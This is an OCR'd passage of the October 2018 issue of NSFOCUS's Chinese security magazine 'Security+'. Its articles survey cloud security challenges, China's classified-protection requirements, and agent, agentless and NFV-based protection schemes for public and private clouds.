
安全+
SECURITY
2018/10 总第039
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

# 云安全的解决思路



公有云环境下的云安全和云生态

云安全，从“软件定义”到“智能协同”

智能网联汽车信息安全防护建议

绿盟科技官方微信

NSFOCUS

## 本期看点 HEADLINES




主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com

2018/10 总第 039

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

# 目录 CONTENTS

今天，越来越多的企业和个人开始使用云。物联网、大数据、移动互联网、社交网络等的应用，推动云计算发展的同时也带来了巨大的安全挑战。

**变与不变**

无论是传统网络环境还是云环境，安全的本质并没有发生根本性的改变。

云平台在 IT 资源的使用方式上发生了革命性的变化，特别是云环境下的网络虚拟化：租户（用户）在公共的云资源上动态地分“一块儿资源”作为自己的私有资源池，如虚拟磁盘、虚拟内存、虚拟 CPU、虚拟网络等。这种变化使得传统安全设备无法再满足云环境的要求，但原有的安全策略是有效的。

云平台在安全责任的划分上也与传统环境不同，普遍采用“安全责任共担”模型，云运营商和用户需要分别承担相应的安全责任。同时，云技术在飞速发展，如 Docker 容器技术的兴起等，带来了新的安全问题，需要安全厂商随时跟进研究。

**机遇与挑战**

对云资源的使用者来说，云计算既是机遇，也是挑战。云计算具有资源弹性、按需调配、高可靠性、资源集中化等优势，这为增强安全防护带来便利，但也引入了新的威胁和风险，给安全措施改进和升级、安全应用设计和实现、安全运维和管理等带来了问题和挑战。这种情况下，引入新的安全控制策略势在必行。

**行业现状**

目前，国内云安全建设没有跟上云基础建设发展的步伐。从历史来看，云基础系统产品出现的时间比较早，基础系统厂商大部分不是专业的安全厂商，没有充分考虑原生安全机制。随着云安全基础建设的快速落地，虚拟化技术（特别是网络虚拟化）的快速演变，云安全问题变得日益严峻。市场上陆续出现了很多云安全的产品，它们有一些特点和共性：

1、都是基于自有产品及技术体系演变而来。云环境具有规模大、租户需求多样的特点，其安全需求是一个超级集合，要求

全面覆盖从物理层、数据层、应用层，到终端、容器等各个层面的安全。这对于每一个特定领域的安全厂商来说，都是极大的挑战——没有哪一个厂家能够拥有足够全的产品链。

2、设计思路都围绕云内安全问题发生的业务路径来设计。如南北向流量，一般是提供安全资源池，将流量牵引到安全池或安全服务节点来进行安全防护；对东西向流量，采用微隔离、无代理等方案，通过在云主机内部插入代理模块在本地进行防护；对于终端安全，有传统杀毒产品，也有新兴的 EDR 产品，部署在虚拟机内部进行端的防护；对于业务安全，多是部署单独业务安全产品进行防护。更高级的安全手段，如云端安全情报、安全沙箱、大数据分析能力、机器学习等，也常会结合在云安全产品之中。

3、忽视了云基础平台自身的安全能力。实际上云基础平台本身具有基本的安全能力，如租户的隔离、权限的控制、存储的安全、热备等。部分云基础平台厂商，特别是一些公有云厂商，在应用安全层面做的非常出色。而专业的云安全厂商在规划自身产品时，没有充分利用云基础平台自身的安全能力，出现重复造轮子的情况。

**未来，共面挑战**

总体来说，云基础平台自身的安全能力，专业安全厂商的安全能力，云上租户分配好自己的业务、管理好自己的数据，三者结合才能把云上安全做好。

云基础建设过半，云安全还处于上半场。演变过程中的云安全技术造就的还是个半成熟的产品，这对最终用户来说是个巨大的威胁。因此，现阶段的云对安全厂商的能力提出了更高的要求：

需要能够提供相对完整的云安全产品链；

需要有专业的云安全服务和安全增值服务；

还需要云服务提供商、专业安全厂商的协同合作，将安全平台真正运营起来。

云安全事业部 何恐

# 云时代安全怎么办

CSS产品管理团队 谷晓剑

## 一、云上安全问题

云计算通过网络以抽象化的方式将 IT 交付给客户，产生了便捷、弹性和按需的服务模式，为基于 IT 的服务交付模式带来了巨大变革。随着该技术的普及，企业、运营商等机构的使用和运维成本降低，同时，通过集约化的资源管理，在云运维方面也有了很大便利。

现在，云计算已经成为 IT 基础设施建设的首选，但是安全仍然是影响云计算应用普及的关键因素。据 RightScale 2018 年云计算调查报告数据显示，77% 的调查对象反馈安全是最大挑战。事实也确实如此，从 2017 年以来发生的安全事件来看，无论是公有云还是





图 1.1 云计算带来的挑战

私有云，安全事件不断。如亚马逊 AWS S3 存储服务器多起数据泄露事件，以及 NSA、美国陆军等信息泄露事件；Tesla 云服务器遭黑客入侵，安装恶意挖矿软件；用户投诉中国 iCloud 泄露个人信息等等。

因此，对于安全管理来说，云计算既是机遇，也是挑战。首先，云计算带来了新的威胁和风险，进而也影响和打破了传统的信息安全保障体系设计、实现方法和运维管理体系，如网络与信息系统的安全边界的划分和防护、安全控制措施选择和部署、安全评估和审计、安全监测和安全运维等方面；其次，云计算的资源弹性、按需调配、高可靠性及资源集中化等都间接增强或有利于安全防护，同时也给安全措施改进和升级、安全应用设计和实现、安全运维和管理等带来了问题和挑战。之前云安全联盟 (CSA) 的报告便指出，云服务天生就能使用户绕过公司范围内的安全策略，建立起自己的影子 IT 项目服务账户。新的安全控制策略必须被引入。CSA 就曾在 2016 年发布过“十二大云安全威胁”的相关报告，云上用户和云服务提供商都可以根据这份报告予以重点防范。





图 1.2 十二大云安全威胁

## 二、云计算等级保护政策

随着云计算技术在国内的发展和推广，传统的安全法律和法规已经显得“力不从心”，因此国家也在积极制定新的政策来满足新技术上安全的需要。这些政策里大家关注度最高的就是等级保护制度，该制度的重要性在国家网络安全法中做了明确说明，而且该制度也即将跨入 2.0 时代，将在未来发挥重要作用。为了应对新技术、新

应用发展带来的安全问题，公安部网络安全保卫局组织开展了大规模的等级保护系列标注修订工作。网络安全等保 2.0 要求仍然按照原有的信息系统等级划分标准分为 5 个级别，并从物理和环境安全、网络和通信安全、设备和计算安全、应用和数据安全以及安全管理等多个层面给出了相关要求，同时对云上用户和云服务提供商的安全责权进行了重点划分。





图 2.1 等级保护框架

## 三、云计算安全解决方案

一般来讲，根据云计算建设规划和服务对象的不同，把云分为公有云和私有云。由于两种云模式的不同，也就会对应形成不同的公有云安全解决方案和私有云安全解决方案。

### 公有云安全

目前各大安全厂商多是通过在公有云上提供虚拟化安全产品和 SaaS 安全服务两种形式来为租户提供安全能力的。

虚拟化产品：就是以虚拟镜像的方式提供给客户，部署在租户的虚拟专有网络中（VPC），提供相应的安全保护，如 vWAF、vNF 等。





图 3.1VPC 子网安全防护场景





图 3.2 云 WAF 防护流程

SaaS 服务：是以远程安全服务的形式提供的，如远程网站安全评估服务、云清洗服务和云网站防护（云 WAF）服务等。

通过上述方式，不仅能够满足公有云上租户的基础安全防护需求，同时也能够满足等保合规的需求。

### 私有云安全

现在，越来越多的企业在进行信息化建设时，出于对自己业务隐私性的考虑，会在本地建设自己的私有云计算环境。这种本地化的云计算环境，在安全部署的操作性上相对公有云更加灵活。也正因此，各安全厂商给出了各种不同的解决方案，目前成熟度相对较高的解决方案有以下几种：

- 代理方案（松耦合，需在租户虚拟机装代理，以主机防护为主，如防病毒，需占用虚拟机计算资源）。
- 无代理方案（与云平台厂商紧耦合，安全能力以防火墙为主，其他能力较弱，占用宿主机资源）。
- 基于代理引流的 NFV 方案（与云平台紧耦合，需占用宿主机计算资源，将流量从宿主机牵引出给到外部防护设备或者外挂的安全资源池上）。
- 基于 SDN 或策略路由的 NFV 方案（在云平台核心交换旁挂安全资源池，通过网络方式或者 SDN 方式把流量牵引到安全资源池中进行防护，与云平台松耦合，安全能力按需部署，防护能力弹性扩展，相对来说最为灵活）。





图 3.3 私有云多种解决方案

从防护思路上来说，一般分为三个步骤。首先，保护云平台和边界的安全，从物理基础设施、网络、系统等层面进行综合和纵深的防护，通常可以通过在云数据中心部署硬件安全设备来实现；其次，保护云里的租户，通过上述各种虚拟化方式进行部署，提供面向不同租户 / 不同业务系统的专门防护和流量监控；最后，还需要提供有效、全面的安全运维，可以通过专门的云安全管理平台来实现，从而实现整体私有云的安全防护。






图 3.4 私有云防护三步走原则

### 四、云安全新趋势

随着云计算技术的发展，伴随而来的是更多新安全风险的出现，所以安全的发展不能止步不前，如何跟上新技术的步伐是云安全领域需要重点考虑和研究的。也正因此越来越多的新安全技术被应用到云环境中，Gartner 公司就曾在 2017 年发布了《云安全成熟度曲

线》报告，给出了处于不同时期（顶峰期、低谷期、爬坡期、平稳期）的云安全技术。在这其中“容器安全”和“软件定义安全”也受到越来越多的关注。



来源：Gartner云安全成熟度曲线，2017.9

图 4.1Gartner 云安全成熟度曲线

## 容器安全

在云计算平台的构建中，容器技术成了备受青睐的实现载体。该技术提出了一种“轻量”的虚拟化方式，让应用的部署和使用更加便捷。容器技术备受追捧，但其背后的安全问题不可忽视。一方面，容器自身的系统、应用和网络需要做安全加固、安全检测和防护；另一方面，开源库镜像安全评估、编排安全和容器运营安全都是要解决的问题。

随着国内对容器技术的逐渐使用，其安全需求也会呈指数增长，目前北美多家公司已经提出了相对全面的容器安全解决方案，但国内容器安全目前只是萌芽阶段，所以还是需要更多的投入和研究。

## “软件定义”到“智能协同”

软件定义，简单来说就是通过软件集中化的控制，实现云计算资源、流量的灵活控制和调度。智能，总结起来就是让机器能够像人一样，进行感知、学习和分析。两者结合的目的就是要让安全防护系统用起来更加“聪明”，而不再是所有的安全防护都是粗犷的“眉毛胡子一把抓”。整个系统能够根据大数据的学习，逐渐知道哪些流量是需要防护的，这些防护流量如何自动化地调度，让整个实现安全的过程更加自主化、人性化。所以云安全，从“软件定义”到“智能协同”，是趋势、是必然，更是挑战。

## 五、总结

目前，云计算技术在快速发展和演进，云计算平台的体系结构也在不断变化。绿盟科技持续跟踪、研究最新的技术应用情况及存在的问题，并结合云平台体系结构的实际情况，不断地改进和完善安全保障体系。

## 参考文献

[1] http://www.cniteyes.com/archives/32130.

[2] http://cloud.51cto.com/art/201802/566607.htm.

[3]《信息安全技术 网络安全等级保护基本要求 第 2 部分：云计算安全扩展要求》.

[4]《网络安全等级保护条例》.

# 云安全的解决思路

CSS产品管理团队 杨长茂

**摘要：随着云计算在政务和金融等多个行业的广泛应用，云安全受到了持续关注。如何实现云安全，网络安全从业者探索和实践出多种安全解决方案。然而，面对复杂的云计算网络环境，单一方案难以有效保护云安全，综合解决方案将会成为云安全发展的必然。**

## 引言

随着云计算应用的普及，越来越多的企业或组织已经将其信息系统迁移到云中。虽然这些企业或组织因其带来的好处而拥抱云，但他们仍然面临着很多挑战，安全性无疑是最大的挑战。据RightScale2018年云计算状况调查报告数据显示，77%的被调查者表示云安全是一项挑战，其中29%的人称之为重大挑战。

传统IT建设模式中，企业通常会采用部署边界安全设备和划分安全域的方式，来保护IT基础设施和信息系统安全。但是云计算和虚拟化改变了传统网络安全架构，多个信息系统共享整个IT基础设施，虚拟机位置动态变化，传统物理安全边界变得模糊，部分网络流量甚至不经过边界安全设备，传统网络安全在云计算环境下受到挑战。

如何实现云平台安全，保护云上信息系统，网络安全厂商根据自身传统优势，通过适配和优化，提出了多种云计算环境下的安全产品和方案。例如防病毒厂商提出的主机安全防护产品；网络安全厂商提出的虚拟化安全产品，如虚拟化防火墙和虚拟化Web防火墙等。根据各产品和方案实现方式不同，这些产品和方案大致可以分为三种流派：代理方案、无代理方案和NFV方案。它们分别从云平台的虚拟机、服务器和网络等不同层面进行防护，解决云计算面临的风险。

本文先根据实现机制和防护功能，对各安全产品和方案进行分析，总结出各安全产品和方案的优劣势和适用场景；再根据当下安全形势，对云平台的安全发展提出展望和建议。

## 一、代理方案

在云计算环境中，信息系统部署已经从物理服务器转换为虚拟机，部署形态发生了变化。为此，主机安全厂商通过优化和适配，将传统的主机类安全产品移植到了虚拟机中，快速实现了虚拟机的安全防护，防病毒和主机防火墙就是这类方案。由于需要虚拟机中安装客户端或者代理软件，通常称这类方案为代理方案。

代理方案采用B/S架构，主要由控制中心和客户端两部分组成，其中控制中心是整个安全方案的控制核心，负责整个安全防护的集

中配置、部署和策略管理，客户端是安全防护的具体执行者，部署在虚拟机中，检测和发现虚拟机的风险，执行具体的防护操作，确保虚拟机安全。根据安全防护实现原理差异，代理方案又可划分为传统代理 / 轻代理方案和 EDR 方案。





图 1.1 代理方案示意图

1. 轻代理方案

代理方案的客户端在防护虚拟机的同时，会占用虚拟机的 CPU、内存和硬盘等资源，通常 CPU 占用率会在 10%，内存使用量达到百兆级别，防护任务越多资源占用越高，这会影响虚拟机内信息系统的性能，尤其是对计算敏感型信息系统。当大量客户端同时执行防护，形成“风暴”，甚至会影响宿主机的性能。针对该问题，安全厂商提出了新的代理方案——轻代理方案。轻代理方案优化了安全防护机制，由控制中心实现原本由客户端负责的高性能消耗的防护任务，客户端仅负责虚拟机的精细化监控和执行防护动作，从而降低了客户端的资源占用率，实现了客户端的轻量化，并且客户端接受控制中心的统一调度，可以有效避免安全防护“风暴”。

以轻代理防病毒说明轻代理实现原理。控制中心负责所有高性能消耗的工作调度，使得服务器整体时刻保持很低的负载，从而将其对机器性能的影响降到最低；对所有虚拟化客户端提交的未知特征请求进行匹配，返回文件的安全属性。轻客户端软件在本地负责对 OS 本身事件进行精细化监控，但并不加载大型病毒库或者执行复杂病毒查杀操作，上传执行文件特征给控制中心，并根据控制中心返回信息执行具体操作。其工作模式和工作流程如下：

■ 在虚拟化平台内部建立防病毒控制中心。

■ 在虚拟主机操作系统环境中，安装防病毒客户端，负责对所有主机中产生的新可执行体进行监控和扫描。

■ 当防病毒客户端被执行体尝试执行事件触发时，客户端会将该执行体提取特征，并送入控制中心进行查询。

■ 后台高性能的控制中心服务器，迅速给出该执行体在当前知识库中的黑白灰三色定义。

■ 客户端监控程序根据收到的服务器回应，执行相应的处理动作。

2.EDR 方案

现在，企业逐渐意识到防病毒等方案并不能完全拦截恶意攻击者，攻击者甚至能利用定制的恶意软件绕过传统代理方案。采取更主动的方式来保护终端和服务器的技术开始出现，如包括 EDR 在内的新兴威胁检测技术。2014 年，Gartner 公布十大信息安全技术，





图 1.2 EDR 方案示意图

EDR（终端检测与响应）在列。EDR 方案通常由管理平台和安全探针两部分组成，通过安全探针记录大量终端级系统的行为与相关事件，并将这些信息存储在终端本地或者管理平台的集中数据库中；然后对这些数据进行比对、行为分析和机器学习，用以持续对这些数据进行分析，识别信息泄露（包括内部威胁），并快速对攻击进行响应。

EDR 的核心支撑技术包括大数据安全分析技术，通常具备四大基本功能：安全事件检测、安全事件调查、在终端上遏制安全事件以及将终端修复至感染前的状态，正好对应 Gartner 自适应安全架构的检测和响应两个阶段。最初，EDR 是为了弥补传统终端系统的不足，保护目标是终端，但它同样适用于物理服务器、虚拟化服务器和云主机。

目前，国内已经有多家厂商涉足 EDR 细分市场领域，但基本上处于探索阶段，很多产品其实只是对传统终端管理产品的再包装，面临的挑战颇多，而一些初创终端安全公司发布了 EDR 产品，已经开始应用和部署，Gartner 预计到 2021 年，80% 的大型企业、20% 的中型企业和 10% 的小企业都将部署 EDR 能力。

## 二、无代理方案

为避免客户端软件对虚拟机的影响，一部分网络安全厂商提出了在虚拟机所在宿主机上部署安全虚拟机，从虚拟化层对文件、网络和系统数据进行检测，从而实现网络安全防护，尤其是虚拟网络中东西向流量的防护。因无需在虚拟机内安装客户端软件，该方案通常被称为无代理方案。

该方案由管理中心和安全虚拟机两部分组成，管理中心负责统一安全管理，配置安全策略，以及接收安全组件上传的安全事件和网络流量日志，通过数据分析，以图形化的形式展示给用户，帮助用户对已知威胁进行溯源，对未知威胁进行预警。安全虚拟机负责接





图 2.1 无代理方案示意图

收管理中心配置的安全策略，对虚拟机或物理终端进行文件、网络和系统的安全防护，并将安全事件及行为日志上传到管理中心进行分析。通常，安全虚拟机是一台下一代防火墙，集成了防恶意软件、进程管控、防火墙、应用控制、入侵防御等多个安全模块，以确保网络、应用及数据安全。

无代理方案的实现依赖于虚拟化厂商的支持。以 VMware NSX 环境为例，它提供了相应的安全组件，如 NetX 组件和 Guest Introspection 组件，利用这两个组件可以帮助安全虚拟机在虚拟化层进行网络扫描和文件扫描，从而实现对虚拟机的防护。具体实现流程如下：

在 NSX 环境下，每台虚拟机的虚拟网卡连接在 NSX DFW 上，而 NSX DFW 再接入虚拟交换机，也就是相当于为每个虚拟机的网口，DFW 都准备了一个防火墙。当被保护虚拟机向外部发送数据包时，分布式防火墙模块根据策略决定是否放行，放行后由重定向模块将数据包转发给安全虚拟机，安全虚拟机根据策略决定是否放行，放行后再将数据包发回到重定向模块，再完成后续的网络转发。从而达到安全防护的目的。





图 2.2 无代理实现示意图

## 三、NFV 方案

最初，为了加速部署新的网络服务，降低专用网络设备的高昂成本，运营商联合 ETSI 开发了一种新的网络架构，网络功能虚拟化（NFV, Network Function Virtualization）。NFV 通过使用 x86 等通用性硬件以及虚拟化技术，来承载很多功能的软件处理，从而降低昂贵的网络设备成本。可以通过软硬件解耦及功能抽象，使网络设备功能不再依赖于专用硬件，资源可以充分灵活共享，实现新业务的快速开发和部署，并基于实际业务需求进行自动部署、弹性伸缩、故障隔离和自愈等。

现在，网络安全厂商将 NFV 应用到网络安全架构，利用虚拟化技术，基于服务器部署安全资源池，把传统网络安全设备（L4-L7）转化为虚拟化网络安全设备，让安全能力与计算、存储和网络共同具备了虚拟化特性，非常适合于解决云计算环境中的安全风险。





图 3.1 安全架构转变示意图

NFV 方案需要将被保护虚拟机的流量牵引到安全资源池的虚拟化安全设备上，才能实现安全防护。根据流量牵引实现的不同，可以分为基于代理引流的 NFV 方案和基于 SDN 或策略路由的 NFV 方案。

### 1. 基于代理引流的 NFV 方案

为了将流量牵引到安全资源池内的安全设备上，部分安全厂商从宿主机的虚拟网络着手，在宿主机上部署一台引流虚拟机，但它





图 3.2 基于代理引流的 NFV 方案示意图

